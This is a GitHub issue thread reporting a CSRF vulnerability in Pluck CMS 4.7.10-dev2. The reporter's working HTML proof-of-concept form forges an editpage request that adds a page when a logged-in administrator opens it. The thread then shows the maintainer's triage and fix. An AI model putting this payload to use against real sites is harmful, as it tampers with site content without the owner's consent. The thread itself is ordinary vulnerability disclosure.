New issue

Jump to bottom

An issue was discovered in Pluck 4.7.10-dev2. There is a CSRF vulnerability that can editpage via a /admin.php?action=editpage #81


Closed **F1sh1001** opened this issue on Oct 21, 2019 · 5 comments

Labels Password Required for exploit Resolved Security:low

F1sh1001 commented on Oct 21, 2019 • edited

CSRF POC:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://127.0.0.1/pluck/admin.php?action=editpage&page=111" method="POST">
      <input type="hidden" name="title" value="evil" />
      <input type="hidden" name="seo&#95;name" value="111" />
      <input type="hidden" name="content" value="evil" />
      <input type="hidden" name="description" value="" />
      <input type="hidden" name="keywords" value="" />
      <input type="hidden" name="hidden" value="no" />
      <input type="hidden" name="sub&#95;page" value="" />
      <input type="hidden" name="theme" value="oldstyle" />
      <input type="hidden" name="save" value="Save" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```



BSteelooper added Password Required for exploit Unclear labels on Oct 21, 2019

BSteelooper commented on Oct 21, 2019 Contributor


Where did you insert the script?? it is a javascript so it only resides in the client.
The /h1 wil not appear in the file on disk..

Please explain more.

BSteelooper added the invalid label on Oct 21, 2019

F1sh1001 commented on Oct 21, 2019 Author

After the adminisstrator open the csrf exp page,then a new page called evil will be added to your website.



BSteelooper added Security:low and removed invalid Unclear labels on Oct 21, 2019

BSteelooper pushed a commit that referenced this issue on Oct 21, 2019

```
Issue #81, issue #82 and issue #83
```

14ee987

BSteelooper commented on Oct 21, 2019 • edited Contributor

Could you please test the latest dev release 4.7.10-dev4?
https://github.com/pluck-cms/pluck/releases/tag/4.7.10-dev4

BSteelooper added the Resolved label on Oct 21, 2019

BSteelooper commented on Oct 22, 2019 Contributor

Have you retested with the latest dev version?

F1sh1001 commented on Oct 22, 2019 Author

Sorry, I don't have much time. I'll try if I have time
…

BSteelooper closed this as completed on Nov 1, 2019

Assignees

No one assigned

Labels

Password Required for exploit Resolved Security:low

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants